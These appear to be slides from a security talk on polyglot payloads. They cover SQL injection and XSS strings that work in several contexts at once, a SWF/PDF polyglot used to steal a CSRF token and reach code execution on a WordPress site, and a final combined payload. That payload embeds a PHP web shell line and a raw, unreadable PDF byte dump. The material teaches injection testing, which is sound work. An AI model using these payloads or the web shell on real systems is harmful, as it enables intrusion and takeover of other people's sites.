Polyglot payloads in practice

A presentation by Mathias Karlsson

avlidi- what?

Mathias Karlsson
https://twitter.com/avlidienbrunn
Researcher/Developer at Detectify
Spends a lot of time fiddling with web security

What is a polyglot payload

- A payload that can be used in more than one context and still be treated as valid data

Don’t think you’ve used a polyglot?

‘ or ‘’=‘

‘ or ‘’=‘

- SELECT * FROM table WHERE username=‘**HERE**’
- UPDATE table SET username=(SELECT ‘**HERE**’)
- //user[name=‘**HERE**’]

Why?

What if there are vulnerabilities that can **only** be found through polyglot payloads?

Maybe traditional testing (one payload per context) isn't as effective as we thought?

If one payload can do the same thing that two payloads can, we can send one request less per input!

What are we going to talk about?

- Introduction
- Why use polyglot payloads?
- Creating polyglot payloads
- MySQL Injection polyglots
- XSS polyglots
- File polyglots
- Polyglot payloads in practice
- Polyglots for other purposes
- Ending

Creating polyglot payloads

How I view payloads

- Execution zone - Part of the payload that's supposed to be executed as code (MySQL Query)

- Dead zone - Part of the payload that's not supposed to be executed as code (Inside strings, comments, unreachable IF clauses)

- Breaker sequence - Part of the payload that ends one of the zones and start one of the others (‘ breaking out of string, */ breaking out of comment and into query)

Combining payloads

- Create one payload per context
- One at a time, put the next payload into the dead zone of the previous
- If no deadzones are available, insert one!
- If that is not possible, you can combine payloads by creating conditional execution zones

MySQL Injection polyglots

- Context singlequoted string: ‘ or SLEEP(1) or ‘
- Context doublequoted string: “ or SLEEP(1) or “
- Context straight into query: SLEEP(1)

‘-deadzone

‘-deadzone

‘ or SLEEP(1) or ‘

“ or SLEEP(1) or “

*/-deadzone

‘ or SLEEP(1) or ‘“ or SLEEP(1) or “

SLEEP(1) /*‘ or SLEEP(1) or ‘“ or SLEEP(1) or “*/

- Works in single quote context
- Works in double quote context
- Works in “straight into query” context!

XSS Polyglots

XSS polyglots

• Single quote, HTML tag	• <a class='HERE'>	• ' onclick=alert(1)
• Double quote, HTML tag	• <a class="HERE">	• " onclick=alert(1) ' onclick=alert(1)
• No quote, HTML tag	• <a class=HERE>	• " onclick=alert(1) ' onclick=alert(1)
• Single quote, javascript	• var str='HERE'	• " onclick=alert(1) ' onclick=alert(1)//
• Double quote, javascript	• var str="HERE"	• " onclick=alert(1)// ' onclick=alert(1)//
• Comment /**/ style javascript	• /* HERE */	• " onclick=alert(1)// ' onclick=alert(1)// */ alert(1) /*
• HTML context	• HERE	• " onclick=alert(1)//<button ' onclick=alert(1)// > */ alert(1)//

“ onclick=alert(1)//<button ‘ onclick=alert(1)//> */ alert(1)//

- 7+ Contexts
- Can be extended even more!

Polyglot files

- File formats are (usually) easy to understand, header, contents, end
- Parsers/Renders are many times lazy, will allow stuff before and after file as long as the file is valid
- Example: You can have (almost) anything before PDF header, and anything after the PDF file
- Example 2: You can have anything after SWF file, but nothing before

Polyglot payloads in practice

Story: Human verification at PlayPal*

* totally not PayPal

Observations


- It looked vulnerable!
- Could upload PDF that would be served inline (No Content-Disposition header)
- Human verification of PDF
- Build on WordPress

Flash Content-Type sniffing

- Loaded with <object> tag, doesn't care about Content-Type
- Needs to be valid SWF file
- Needs to be served inline (no Content-Disposition header)
- Requests from Flash will be sent in the scope of where the SWF is **hosted**

Blogpost1 Blogpost2

Victim website



Read stuff on Victim website from Attacker website

Attacker website

Attack pattern

1. Create Flash file that will fetch CSRF token
2. Upload to server as PDF
3. Load file from another domain using <object> tag
4. CSRF token == Aquired!

“Your paper did not meet the requirements and was therefore declined.”

–Nitpicky PlayPal employee

What if I could make it look like a SWF *and* meet the requirements?

Polyglot attack pattern

1. Create Flash file that will fetch CSRF token
2. Combine it with a PDF that will make it through the human verification
3. Upload to server as PDF
4. Load file from another domain using <object> tag
5. CSRF token == Aquired!

Adobe banned SWF before PDF files :(


alex
@insertScript

Following

finished creating a valid flash file, which is also a pdf and opens in all browser + Adobe Reader. Not as easy as I thought ^^

Reply Retweet Favorite More

RETWEETS 2 FAVORITES 5



4:14 PM - 9 May 2014

alex
@insertScript

Following

@avlidienbrunn
Adobe Reader does not allow [CF]WS before its own header, anything else is allowed. But the flash spec defines ZWS aswell

Reply Retweeted Favorited More

RETWEETS 2 FAVORITES 2

5:01 PM - 9 May 2014

New Polyglot attack pattern

1. Create 7zipped (SWZ) Flash file that will fetch CSRF token

2. Combine it with a PDF that will make it through the human verification

3. Upload to server as PDF

4. Load file from another domain using <object> tag

5. CSRF token == Aquired!

“Your paper was approved.”

–Gullible (and nitpicky) PlayPal empoyee

Bonus!

= Predictable backend

Getting code execution

1. Use CSRF token to make victim upload new WordPress plugin
2. (PHP) Code execution == Aquired!

Other purposes

ASCII art!

```
‘ or ‘’ = ‘
```

VS.

```
1/*’ or 1 or’“ or 1 or“*//*
          <(__)> | | |
           | \/ | \_|_/
          \^  ^/    |
           /\--/\   /|
         /  \/  \/  |
            */
```

- Only works with ‘ :(
- Looks boring


- Works with ‘, “ and none!
- Looks awesome!

ASCII art credits: http://www.geocities.com/spunk1111/small.htm

POC||GTFO

- Great zine(s) by “Tract Association of POC||GTFO and friends”

- Open a new version as zip, get the previous versions!



Idea!

Let’s combine the combined payloads!

1. MySQL Injection: /*‘ or ‘’=‘“ or “”=“*/

2. XSS: “ onclick=alert(1)//<button value=Click_Me ‘
   onclick=alert(1)//> */ alert(1); /*

3. ASCII Art!

4. File!

- Problem: both MySQL and JavaScript payloads use ‘ and “ as breaker sequence in one or more parts

- Solution: Create code that will execute valid JS in JS context and valid MySQL in MySQL context

/*!SLEEP(1)/*/alert(1)/*/*/

Conditional comments!

/*! LIKE_THIS() */

“MySQL Server parses and executes the code within the comment as it would any other SQL statement, but other SQL servers will ignore the extensions.”

TL;DR: If the multiline comment starts with a !,
it will execute as SQL.

/*!SLEEP(1)/*/alert(1)/*/*/


- Interpreted in MySQL: /*!SLEEP(1)/*/alert(1)/*/*/
- Interpreted in JavaScript: /*!SLEEP(1)/*/alert(1)/*/*/

```
/*! SLEEP(1) /*/ onclick=alert(1)//<button value=Click_Me /*/*/
or' /*! or SLEEP(1) or /*/, onclick=alert(1)//> /*/*/‘or " /*! or
SLEEP(1) or /*/, onclick=alert(1)// /*/*/"/**/ /*!/*/ // /*/*/
```


*/-deadzone


- Works in (at least) 7 XSS contexts!
- Works in all (?) MySQL contexts!

```
/*! SLEEP(1) /*/ onclick=alert(1)//<button value=Click_Me /*/*/
or' /*! or SLEEP(1) or /*/, onclick=alert(1)//> /*/*/'or" /*! or
SLEEP(1) or /*/, onclick=alert(1)// /*/*/"
/*
```



```
    _| _ _|_ _  _ _|_ o _|_ \/
   (_|(/_ |_(/_(_  |_ |  |  /
*/ /*!/*/ // /*/*/
```

```
/*! SLEEP(1) /*/ onclick=alert(1)//<button value=Click_Me /*/*/
or' /*! or SLEEP(1) or /*/, onclick=alert(1)//> /*/*/'or" /*! or
SLEEP(1) or /*/, onclick=alert(1)// /*/*/"
/*
```




```
*/ /*!/*/ // /*/*/
```

Inspiration/Credits

- Polyglots: Crossing Origins by Crossing Formats by
  Jonas Magazinius and Andrei Sabelfeld: http://www.cse.chalmers.se/~andrei/ccs13.pdf

- GIF/Javascript Polyglots by Jasvir nagra: http://www.thinkfu.com/blog/gifjavascript-polyglots

- (Flash) Content-Type Blues by nb:
  http://50.56.33.56/blog/?p=242

- The polyglot list by Gary P. Thompson II: http://www.nyx.net/~gthompso/poly/polyglot.htm

- PoC||GTFO by Tract Association of POC||GTFO and friends:
  https://twitter.com/search?q=PoC%7C%7CGTFO%20mirror

- Fredrik Almroth helping me writing some of the payloads: https://twitter.com/almroot

```
(/*! SLEEP(1) ) /*/ onclick=alert(1) )//<button value=Click_Me /*/*/or' /*! or SLEEP(1) /*/, onclick=alert(1)//> /*/*/-- 'or" /*! or SLEEP(1) /*/, onclick=alert(1)// /*/*/-- "
/*
         ____  ___  ____
         \  |  | |  |  /
          |  |__| |__|  |
          |             |~
       ~~|  _________  | ¬~
    ~¬¬  |  |    _    |  |   ¬
   ¬~    |  \  (_)  /  |  ~¬~
  ~¬~¬   |   `-----«   |     `¬~
 «~  ¬¬  |~   ~¬~~     |.      ~~¬
¬~      ~ ¬ ¬~¬   ~¬~~¬|~¬       ¬
¬      ¬    ¬      ¬            ~¬
¬~    <?=system($_GET[A]);?>    ¬
  ~                           ~¬
   ¬~¬~. ~¬¬~~,¬~~ ~¬¬¬~¬¬~~~¬«
      ¬¬     ¬   ¬

   _| _ _|_ _  _ _|_ o _|_ \/
  (_|(/_ |_(/_(_  |_ |  |  /
%PDF-1.3%0a%Äåòåë§ó ÐÄÆ%0a4 0 obj%0a<< /Length 5 0 R /Filter /FlateDecode >>%0astream%0ax}Q±NÃ0Ýó–YÜsœØñ"bAb^j‰1”Ðª'Uê¾”ÿÁv¢B;Ô'ùNöÝ{w÷F4±¨GëÀ£¹äS^@É%0aû561íòõÃ©”˜GÊ$€D^PÛÿÁØ)$Øo±õ°’Búè«">W¬¢
%0aBHV•Z'm{‘ÇÿÙ™
c•Ù mŽkwèvf»EóãÛ%¦|¹âÊG¼PÄ…L^Qž‹J”ò:'.9¹¬˜–¾ƒ™ØO^ïV_¶{ïÖÃÛþ8ÿ¸c¯gcåZ0R…€ÐÓDåÌ!åL8EÉÙt/HÍvuøÉ %0a¤+k±ÙÙOw“áæqš6ÈH,/ñO“,õ2™ö»¬Ãüçt{eS¥Wçõ]¢ùÀBu*%0aendstream%0aendobj%0a5 0 obj%0a293%0aendobj
%0a2 0 obj%0a<< /Type /Page /Parent 3 0 R /Resources 6 0 R /Contents 4 0 R /MediaBox [0 0 1024 768]%0a>>%0aendobj%0a6 0 obj%0a<< /ProcSet [ /PDF /Text ] /ColorSpace << /Cs1 7 0 R >> /Font
<< /TT1 8 0 R%0a>> >>%0aendobj%0a10 0 obj%0a<< /Length 11 0 R /N 3 /Alternate /DeviceRGB /Filter /FlateDecode >>%0astream%0ax–wTSÙ‡Ï½7½Ð" %ôz        Ò;HQ‰I€P†„&vDF)VdTÀG‡"cE
ƒ,b×     òPÆÁQDEåÝŒk       ï5óÞšýÇYßÙç·×Ùgï}×º%00Pü,ÂtX€4¡XîëÁ\ËÄ÷XÀáffGøDÔü½=™™¨HÆ³öî.€d»Û,¿P&sÖÿ‘"7C$%00%0aEÕ6<~&å”S³Å2ÿÊô•)2†12¡¢¬"ãÄ¯lö§æ+»É˜–&äiYÎ¼4žŒ»PÞš%á£Œi\˜%àg£|e½TIš%00å÷(ÓÓøœL
%000™_Ìç&il‰2Eî‰ò%00”Ä9¼r‹ù9hž%00x¦gäŠ‰Ib¦×˜iåèÈfúñ³Sùb1+”ÃMá^xLÏô´Ž0€¯o–E%Ym™h‘íííYÖæhù¿Ùß~Sý=ÈzûUñ&ìÏžAŒžYßlì¬/½%00ö$Z›³¾•U%00´m@åá¬Oï %00ò%00´Þœó†l^’Äâ'
‹ììlsŸk.+è7ûŸ,oÊ¿†9÷™ËîûV;¦?#I3eEå¦§¦KDÌÌ–Ïdý÷ÿãÀ9iÍÉÃ,œŸÀñ…èUQè”     „‰h»…<X.d%0a„Õá6'~khu_%00}…9P¸IÈo=%00C#$n?z}ë[1%0aÈ¾¼h‘¯s2zþçú
\ŠnáLA"Sæödr%¢,£ß„lÁt %0a4.0,`%0a€3pÞ %00„€H–.Hi@²A>Ø%00%0aA1Øvƒjp%00ÔzÐN,6p\WÀ%0ap
€G@%0a†ÁK0Þi,ð¢Aª¤™BÖZyCAP8ÅC‰’@ùÐ&¨*ƒª¡CP=ô#tº]ƒú Ð 4ý}„˜Óa%0aØ%00¶€Ù°;GÂËàDxœÀÛáJ¸>·Âáð%00,…_Â“@ÈÑFXñDBX$!k‘"¤©Eš¤¹H‘qä‡ia˜Æã‡YŒábVaÖbJ0Õ˜c˜VLæ6f3ù,¥bÕ±¦X'¬?v      6›–ÄV``[°–±Øaì;ÇÀâp~¸
\2n5®·×Œ»€ëÃ%0aá&ñx¼*Þï,Ásðb|!¾%0aßÆ¿'      Zk,!– $l$Tçý„Â4Q¨Ot"†yÄ\b)±ŽØA¼I&N“I†$R$)™´TIj"]&=&½!“É:dGrY@^O®$Ÿ _%’?P”(&OJEBÙN9J¹@y@yC¥R%0a¨nÔXª˜ºZO½D}J}/G“3—ó—ãÉ“«‘k•ë–{%O”×—w—_.Ÿ'_!Jþ¦ü¸QÁ@ÁS
£°ViFá´Â=…IEš¢•b^bšb‰bƒâ5ÅQ%¼’’·O©@é°Ò%¥!BÓ¥yÒ¸´M´:ÚeÚ0G7¤ûÓ“éÅôè½ô   e%e[å(åå³ÊRÂ0`ø3R¥Œ“Œ»Œó4æ¹ÏãÏÛ6¯i^ÿ¼)•ù*n*|•"•f••ªLUoÕÕªmªOÔ0j&jajÙjûÕ.«Ï§ÏwžÏ_4ÿäü‡ê°º‰z¸újõÃê=ê“š¾U–4Æ5šnšÉšåšç4Ç´hZ
µZåZçµ^0•™îÌTf%³‹9i®í§–Ñ>¤Ý«=c¨³Xg£N³Î]’.[7A·\·SwBOK/X/_¯Qïi>QŸŸ¤¿G¿[ÊÀÐ Ú`‹A›Á¨iŠi¿aža£ác#ª‘«Ñ*£Z£;Æ8c¶qŠñ>ã[&°‰I’IÉMSØÔÞT`ºÏ´Ïkæh&4«5»Ç¢°ÜYY¬FÖ 9Ã<È|£y›ù+
=‹X‹Ý_,í,S–ë,Y)YXm´ê°úÃÚÄšk]c}Ç†jãc³Î¦Ýæµ©–ßv¿í};š]°Ý»N»Ïöö"û&û1=‡x‡½÷Øtv(»„}Õëèá¸ÎñŒã'{'±ÓI§ßYÎ)Î%0aÎ£
ðÔ–rÑqá¸r‘.d.Œ_xpiÔUÛ•ãZëúÌM×çvÄmÄÝØ=Ùý¸û+K‘G‹Ç”§“çÏ
^^–¯W‘W¯·’÷bïjï§>:>‰>>¾v¾«}/øaýývúÝó×ðçú×ûO8¬       è%0a¤FV>
2       uÃÁÁ»,/Ò_$\ÔBüCv…<        5]ús.,4¬&ìy¸Ux~xw–bEDCÄ»HÈÒÈG‹KwFÉGÅEÕGME{E–EK–X,Y³äFŒZŒ ¦={$vr©÷ÒÝK‡ãìâ%0aãî.3\–³ìÚrµå©ËÏ®_ÁYq*ßÿ‰Â©åL®ô_¹wå×“»‡û’çÆ+çñ]øeü‘–„²„ÑD–Ä]
‰cI®IIãOAµàu²_òä©””£)3©Ñ©Íi„´ø´ÓB%aŠ°+]3='½/Ã4£0CºÊiÕîU¢@Ñ‘L(sYf»˜ŽþLõHŒ$›%ƒY
³j²ÞgGeŸÊQÌæôäšänËÉóÉû~5f5wug¾vþ†üÁ5îk…Ö®\Û¹Nw]Áºáõ¾ëm mHÙðËFËeßnŠÞÔQ Q°¾`h³ïæÆB¹BQá½–Î[lÅllíÝf³jÛ–"^ÑõbËâŠâO%Ü’ëßY}WùÝÌö„í½¥ö¥ûwàvwÜÝéºóX™bY^ÙÐ®à]åÌò¢ò·»Wì¾Va[q`id´2¨²½J¯jGÕ§ê
¤êšæ½ê{·íÚÇÛ×¿ßmÓÅ>¼È÷PkAmÅaÜá¬ÃÏë¢êº¿g_DíHñ‘ÏG…G¥ÇÂuÕ;Ô×7¨7”6Â’Æ±ãqÇoýàõC{«éP3£¹ø8!9ñâÇøïž<ÙyŠ}ªé'ýŸö¶ÐZŠZiÖÜÖ‰¶¤6i{L{ßé€ÓÎ–?›ÿ|ôŒö™š³ÊgKÏ‘Îœ›9Ÿw~òBÆ…ñ‹‰‡:Wt>º´äÒ®°®ÞË–¯^ñ¹r©Û½ûüU–«g®9];}}
½í†ýÖ»ž–_ì~iéµïm½ép³ý–ãŽ¾}çú]û/Þöº}åŽÿ‹úî.¾{ÿ^Ü=é}ÞýÑ©^?Ìz8ýhýcìã¢'%0aO*žª?ýÕøxf©½ôì ×`Ï³^gt¸C/ÿ•ù¯OÃÏ©Ï+F´FêGGÏŒùŒÝz±ôÅðËŒ–Óã…¿)þ¶÷•Ñ«Ÿ~wû½gbÉÄðkÑë™?JÞ¨¾9úÖömçdèäÓwiï¦§ŠÞ«¾?öýíûcôÇ‘éìOøO•Ÿ?
w|       üòx&mfæß÷„óû%0aendstream%0aendobj%0a11 0 obj%0a2612%0aendobj%0a7 0 obj%0a[ /ICCBased 10 0 R ]%0aendobj%0a3 0 obj%0a<< /Type /Pages /MediaBox [0 0 1024 768] /Count 1 /Kids [ 2 0 R ] >>
%0aendobj%0a12 0 obj%0a<< /Type /Catalog /Pages 3 0 R >>%0aendobj%0a9 0 obj%0a[ 2 0 R /XYZ 0 768 0 ]%0aendobj%0a8 0 obj%0a<< /Type /Font /Subtype /TrueType /BaseFont /NRKITS+Helvetica-Light /
FontDescriptor%0a13 0 R /Encoding /MacRomanEncoding /FirstChar 32 /LastChar 213 /Widths [ 278%0a333 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 500 800 0 0%0a0 0 0 0 0 0 0 0 0
0 0 0 0 778 0 0 556 0 0 0 0 0 0 0 0 0 0 0 556 611 0%0a611 556 278 0 556 222 0 500 222 0 556 556 0 0 333 500 278 556 500 0 0 0 0%0a0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0 0 0 0 0 0 0%0a0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0%0a0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 222 ] >>%0aendobj%0a13 0 obj%0a<< /Type /FontDescriptor /FontName /
NRKITS+Helvetica-Light /Flags 32 /FontBBox%0a[-453 -355 1345 1206] /ItalicAngle 0 /Ascent 770 /Descent -230 /CapHeight%0a718 /StemV 68 /XHeight 524 /StemH 58 /AvgWidth 597 /MaxWidth 1445 /
FontFile2%0a14 0 R >>%0aendobj%0a14 0 obj%0a<< /Length 15 0 R /Length1 6428 /Filter /FlateDecode >>%0astream%0axÕX{l#ÇyŸÙ%¹%‘¢øEŠ"¹âûýEŠO¤N2}§çÝ‘ç¸¶î¤{Ø>ûàÈ;…S'pÐXNÜm€ È
P
Øá°á´E,´È¡0Š+PÄíMƒÔ–%0a#Gõ7»+’çóµAQ è»óÍ·Ã™ïûÍ÷ýffwŸ}n‡‘–OæÏ_ÙºJ¤K=M}ùüµ]·\§·Qº/\½xE©ÿŠîŸzá,\× nÜ¿´³µ–×ÉoPæ/Ai´Ï¢œºte÷y¹®ºƒòñ§ž9¯¼×ÜB=}eëye|ò¨»ŸÞº²#·ûeðê3ŸÞUêß@¹yõÙ¥=m¢~–
ý¯wß{>ô™yÈòEQŒ‘o‘òQV#DË   ý4ü¥’†%0aW*þÝc†ò¿;ÿ¬É%0añ–?`åßÜ¸ùýÑ©óuuUõªø£|i'ž;'Dým¼W]UúV^£k]¤MH„ÜÄ;ŽpzCJÂÛ>E–I‘„ú ÚÈÛDEÖîÑ·ñ·§ÉÝ²HÒÝFyìÞF7á•šl wýÅËc5ôfÆfH™0Ùt˜%ZNCôÜM"p·‰‰˜Ñ4Úh“ÕæŸQú•V›~
±Mj7àÿØiÄÚ„FÝîúåÚ>}.%0aEØ‰º÷yßâzSl¹÷Ü{ËÛ{îE÷¥í}•O*ñbg¯•pï“æe<7›žýù–£+î´Z3èGÅúÁ_Ð|¯…žPz@)©wÑHm¸÷yÿjs¹ÿRÍ±?_k9<w}ÿÕæþ;5‡§ÕB+M×RXÌ¼–m`³&Œ÷Z¹–æþ¼cŸ´ööXŸMÑ³ÿÒÞžc~(õ6yçc%0aJ>®˜W@}%00‰z›¾´ŠÎP^S^Ñ;
[5Œ=ml4ë°ÔÃ,Õý×vAÛ!˜?(A>ü¿¹þ·Üð[A>ÒµôÈ°y„A>ú¹©r°ƒZ‘?%«½¼›yIrQ2,;Î'+¸§!ÇÐÎŒr   mO¢m%0aå«ãöÓ¤]ü¨%0ad#t_@Ï2°§†^CÝMÞ,Îézñàÿ¡RK%0a4l&–Þ%0a€çQ‘a<õÄ€ç1âIÈ(ãb!ÿ¿–ÌÅ§Éiò%òz‹+sOóNþ;ª´ê%0aµSý²ú‡š!
